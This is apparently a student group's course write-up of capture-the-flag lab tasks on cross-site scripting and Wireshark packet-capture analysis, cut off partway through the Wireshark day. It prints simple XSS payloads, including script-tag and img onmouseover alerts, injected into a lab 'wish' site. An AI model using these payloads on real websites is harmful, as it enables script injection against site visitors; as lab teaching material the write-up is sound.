

# PSP0201

## Week 3

# Writeup

Group Name: AIA  
Members

ID	Name	Role
1211103201	Muhammad Al-Amin Bin Mohd Marzuki	Leader
1211103217	Alif Durrani bin Zahari	Member
1211103140	Ahmad Nur Ikhwan Bin Hamid	Member
1211101810	Lim Jia Hao	Member

## **Day 6: Web Exploitation – Be careful with what you wish on Christmas night**

Tools used: Firefox

**Solution/walkthrough:**


### **Question 1**

Examine the OWASP Cheat Sheet. Match the input validation level with the correct description.

Syntactic – enforce correct syntax of structured fields

Semantic – enforce correctness of their values in the specific business context

Click on the cheat sheet link given above and search for it.



The screenshot shows a browser window with the URL [github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Input\\_Validation\\_Cheat\\_Sheet.md](https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Input_Validation_Cheat_Sheet.md). The page content is as follows:

data from persisting in the database and triggering malfunction or various downstream components. Input validation should happen as early as possible in the data flow, preferably as soon as the data is received from the external party.

Data from all potentially untrusted sources should be subject to input validation, including not only Internet-facing web clients but also backend feeds over extranets, from [suppliers](#), [partners](#), [vendors](#) or [regulators](#), each of which may be compromised on their own and start sending malformed data.

Input Validation should not be used as the *primary* method of preventing [XSS](#), [SQL Injection](#) and other attacks which are covered in respective [cheat sheets](#) but can significantly contribute to reducing their impact if implemented properly.

#### Input validation strategies

Input validation should be applied on both **syntactical** and **Semantic** level.

**Syntactic** validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

**Semantic** validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

It is always recommended to prevent attacks as early as possible in the processing of the user's (attacker's) request. Input validation can be used to detect unauthorized input before it is processed by the application.

#### Implementing input validation

Input validation can be implemented using any programming technique that allows effective enforcement of syntactic and semantic correctness, for example:

- Data type validators available natively in web application frameworks (such as [Django Validators](#), [Apache Commons Validators](#) etc).
- Validation against [JSON Schema](#) and [XML Schema \(XSD\)](#) for input in these formats.
- Type conversion (e.g. `Integer.parseInt()` in Java, `int()` in Python) with strict exception handling
- Minimum and maximum value range check for numerical parameters and dates, minimum and maximum length check for strings.
- Array of allowed values for small sets of string parameters (e.g. days of week).
- Regular expressions for any other structured data covering the whole input string (`^...$`) and not using "any character" wildcard (such as `.` or `\S`)

### **Question 2**

Examine the OWASP Cheat Sheet. What is the regular expression used to validate a US Zip code?

ANS: `^\d{5}(-\d{4})?$`

Click on the cheat sheet link given above and search for it.

Developing regular expressions can be complicated, and is well beyond the scope of this cheat sheet.

There are lots of resources on the internet about how to write regular expressions, including this [site](#) and the [OWASP Validation Regex Repository](#).

When designing regular expression, be aware of [RegEx Denial of Service \(ReDoS\) attacks](#). These attacks cause a program using a poorly designed Regular Expression to operate very slowly and utilize CPU resources for a very long time.

In summary, input validation should:

- Be applied to all input data, at minimum.
- Define the allowed set of characters to be accepted.
- Define a minimum and maximum length for the data (e.g. `\d{1,25}`).

### Allow List Regular Expression Examples

**Validating a U.S. Zip Code (5 digits plus optional -4)**

```
^\d{5}(-\d{4})?$
```

**Validating U.S. State Selection From a Drop-Down Menu**

```
^(AA|AE|AP|AL|AK|AS|AZ|AR|CA|CO|CT|DE|DC|FM|FL|GA|GU|HI|ID|IL|IN|IA|KS|KY|LA|ME|MD|MA|MI|MN|MS|MO|MT|NE|NV|NH|NJ|NN|NY|NC|ND|MP|OH|OK|OR|PW|PA|PR|RI|SC|SD|TN|TX|UT|VT|VI|VA|WA|WV|WI|WY)$
```

**Java Regex Usage Example:**

```
private static final Pattern zipPattern = Pattern.compile("^\d{5}(-\d{4})?");
```

```
public void doPost( HttpServletRequest request, HttpServletResponse response ) {
    try {
```

### Question 3

What vulnerability type was used to exploit the application?

ANS: Reflected

Search at the text above

Directly on the website. For example, comments on a blog post, user mentions in a chat room, or contact details on a customer order. In other words, in any content that persistently exists on the website and can be viewed by victims.

```
<!-- Normal comment--> <p> Your comment goes here </p> <!--Malicious comment--> <p> <script> evilcode() </script> </p>
```

Let's say we have a website with comments (Code above). A normal comment is put under `<p></p>` tags and displayed on the website. A malicious user can put `<script></script>` tags in that field to execute the `evilcode()` function every time a user sees this comment.

Stored XSS gives an attacker an advantage of 'injecting' malicious JavaScript behind images. By using `<img>` attribute it is possible to execute custom JS code when the image is viewed or clicked. For example:

```
<img src='LINK' onmouseover="alert('xss')">
```

In this case, an attacker embeds an image that is going to execute `alert('xss')` if the user's mouse goes over it.

Say we have a web application that allows users to post their comments under the post.

**Comments**

Swafex: Hey, Check out my new room! lile!  
Denial1: Is shiba1 broken?  
Paradox: No.

Add a comment

Add your comment here...

Comment

An attacker can exploit this by putting an XSS payload instead of their comments and force everyone to execute a custom javascript code.


This is what happens if we use the above `<img>` payload there:

### Question 4

What query string can be abused to craft a reflected XSS

ANS: q

Search query and will get the link above to answer the question.




### Question 5

Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts of high priority are in the scan?

ANS: 2

Run the app – OWASP ZAP and enter the URL to attack and will get 2 XSS alerts which are Persistent and Reflected.




### Question 6

What Javascript code should you put in the wish text box if you want to show an alert saying "PSP0201"?

ANS: <script>alert('PSP0201')</script>


Enter the wish with the code and will pop up with the alert of PSP0201



### Question 7

Close your browser and revisit the site MACHINE-IP:5000 again. Does your XSS attack persist?

ANS :Yes



### **Thought Process/Methodology:**

We need to click into the OWASP cheat sheet link that is given above to be able to search for the answer for question 1 and 2. Next for the question 3, we need to search the answer at the text above regarding Reflected vulnerability. Apart from that, enter Santa's portal by searching [ip\_address:5000] on the browser and search for something on the search query box and we will get the URL above the browser search box that return that [IP\_address:5000?q=smtg]. Besides that, run the OWASP ZAP application and enter the URL to attack and will get 2 XSS alert which are Persistent and Reflected. Back to the browser and make a wish with the command `<script>alert('PSP0201')</script>` which will pop up an alert of PSP0201. Finally close the browser and revisit the site Ip\_address:5000 again, the XSS attack still persist.

## Day 7: Web Exploitation – The Grinch Really Did Steal Christmas

Tools used: Firefox


Solution/walkthrough:

### Question 1

Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?

Ans: 10.11.3.2


Download the ZIP file 'aocpcaps.zip' and unzip it. Open the Wireshark application and open the file "pcap1.pcap".



## Question 2

If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?

Ans: http.request.method == GET




### Question 3

Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?

Ans : reindeer-of-the-week

Apply the filter 'http.request.method == GET' and we will get the name of the article under the /posts/.



The screenshot shows the Wireshark interface with the following details:

